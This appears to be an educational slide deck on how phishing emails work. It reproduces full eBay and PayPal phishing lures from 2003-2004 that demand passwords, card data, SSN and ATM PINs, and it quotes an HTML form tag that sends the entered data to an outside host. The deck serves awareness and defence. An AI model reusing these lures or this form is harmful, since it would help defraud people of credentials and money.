



# Anatomy of a Phishing Email

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
# Definition of Phishing

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Emails that spoof a reputable company in an attempt to defraud the recipient of personal information.


The term phishing was coined because the fraudsters are “fishing” for personal information.

# Tricks Used in Fraudulent Emails




# "Spoofing" Reputable Companies

Some are better  
than others . . .




# "Spoofing" Reputable Companies

- Links to the Real Company Site




# "Spoofing" Reputable Companies

- Links to the Real Company Site






# Creating a Plausible Premise




# Creating a Plausible Premise





# Collecting Information in the Email

## Forms in Email



Dear eBay User,

We are contacting you for our safety and integrity of our eBay community. Your account has expired and you have to relogin your account by filling in your personal information. This problem is periodically regarding any eBay member.

During the last few weeks our servers experienced troubles regarding security issues, therefore we have to sort the information. If you don't respond within 24h after receiving this Mail Information your account will be deactivated and removed from our server (your account suspension will be made due to several discrepancies in your registration information as explained in Section 5 of the eBay User Agreement. The section is entitled "Breach" and states:

"Without limiting other remedies, we may immediately remove your item listings, warn our community of your actions, issue a temporary suspension, temporarily suspend or terminate your membership and refuse to provide our services to you if: (a) you breach this Agreement or the documents it incorporates by reference; (b) we are unable to verify or authenticate any information you provide to us; or (c) we believe that your actions may cause financial loss or legal liability for you, our users or us."

So, we're asking your kindly cooperation. Please let us know if you still want to use your account or not. For any other issues regarding your eBay account don't hesitate to contact us.

**Enter Your eBay Information**

Ebay User ID:   
Password:   
Email address:   
Email Password:

**Enter Your Credit Card/Debit Card Information**

Credit Card/Debit Card number:   
Expiration date: Month:  Year:   
CVV Code:   
Billing address:   
Primary Phone:   
Secondary Phone:   
City:   
State/Province:   
Zip/postal code:   
Country:

**Enter Your Personal Information**

Social Security Number:   
Mother's Maiden Name:   
Date of Birth:  /  /   
Driver License Number:   
State of Issue:

Account Settings | Feedback | Help | Privacy Policy | Terms of Use | About eBay

**Your account at eBay.com is blocked.**

File Edit View Tools Message Help

Reply Reply All Forward Print Delete Previous Next Addresses

**From:** Ebay.com  
**Date:** Friday, February 06, 2004 2:26 AM  
**Subject:** Your account at eBay.com is blocked.

[home](#) | [services](#) | [site map](#) | [help](#) ®

Browse	Search	Sell	My eBay	Community
--------	--------	------	---------	-----------


Dear Sir or Madam,

eBay Account Management regrets to inform you that your eBay account has been suspended due to credit card verification problems. Your credit card failed to authorize and as a result, your account has been flagged. All further transactions with your account will be denied until this flag is removed.

Please take a moment to confirm your account by going to the following address: [www.eBay.com](http://www.eBay.com) or [www2.ebay.com](http://www2.ebay.com)

You may also fill in the verification form here:

Card Number:   
Expiration: 01 / 2003  
CVV2 Code:

  
The World's Online Marketplace®

Dear PayPal Customer - Message (HTML)

File Edit View Insert Format Tools Actions Help

Type a question for help

From: Updatenotification [updatenotification@paypal.com]  
Subject: Dear PayPal Customer

**PayPal®**

**Dear PayPal Customer**

This e-mail is the notification of recent innovations taken by PayPal to detect inactive customers and non-functioning mailboxes.

The inactive customers are subject to restriction and removal in the next 3 months.

Please confirm your email address and credit card information by logging in to your PayPal account using the form below:

**Email Address:**   
**Password:**   
**Full Name:**   
**Credit Card #:**   
**Exp.Date(mm/yyyy):**   
**ATM PIN (For Bank Verification) #:**

This notification expires September 31, 2003

**Thanks for using PayPal!**

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This PayPal notification was sent to your mailbox. Your PayPal account is set up to receive the PayPal Periodical newsletter and product updates when you create your account. To modify your notification preferences and unsubscribe, go to <https://www.paypal.com/PREFS-NOTI> and log in to your account. Changes to your preferences may take several days to be reflected in our mailings. Replies to this email will not be processed.

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# Collecting Information in the Email

## “Action” Attribute

The email pictured appears to be from eBay,  
but actually sends the information to:  
`action=http://www.christmas-offer.com/  
sendmail.php`

`<FORM action=http://www.christmas-  
offer.com/sendmail.php method=get  
target=_blank>`

The screenshot shows a web browser window displaying an email from eBay. The email header indicates it is from 'eBay.com (New confirmed@ebay.com)' and is dated 'Fri 3/25/2004 7:41 AM'. The subject line reads 'Final notice - update your account to avoid service cancellation!'. The body of the email features the eBay logo and a message titled 'Account Update with eBay Auction Community !!!'. It states that the user's account information needs to be updated within 48 hours to avoid service cancellation. The email includes a warning that if the information is not sent by March 25th, 2004, the account will be deleted. It then presents a form with fields for 'eBay User ID', 'Password', 'Credit Card/Debit Card Information' (including card type, number, expiration date, CVV2 code, and PIN/PIC), 'Billing address', and 'Bank Account Information'. The form is designed to collect sensitive user data, which is then sent to a malicious website as indicated by the 'action' attribute in the form's code.

